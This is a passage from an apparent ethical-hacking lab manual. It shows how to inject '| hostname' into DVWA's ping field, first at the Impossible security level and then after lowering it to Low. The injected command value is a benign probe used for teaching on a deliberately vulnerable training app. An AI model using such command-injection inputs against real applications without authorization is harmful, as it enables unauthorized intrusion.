


6. **DVWA** successfully pings the target machine, as shown in the screenshot.




7. Now, try to issue a different command to check whether **DVWA** can execute it.

8. Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.



9. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.




10. The result indicates that the DVWA application is secure.

11. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.

12. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

13. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

> Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.




14. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.

15. Click **Command Injection** from the left-pane.

16. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.

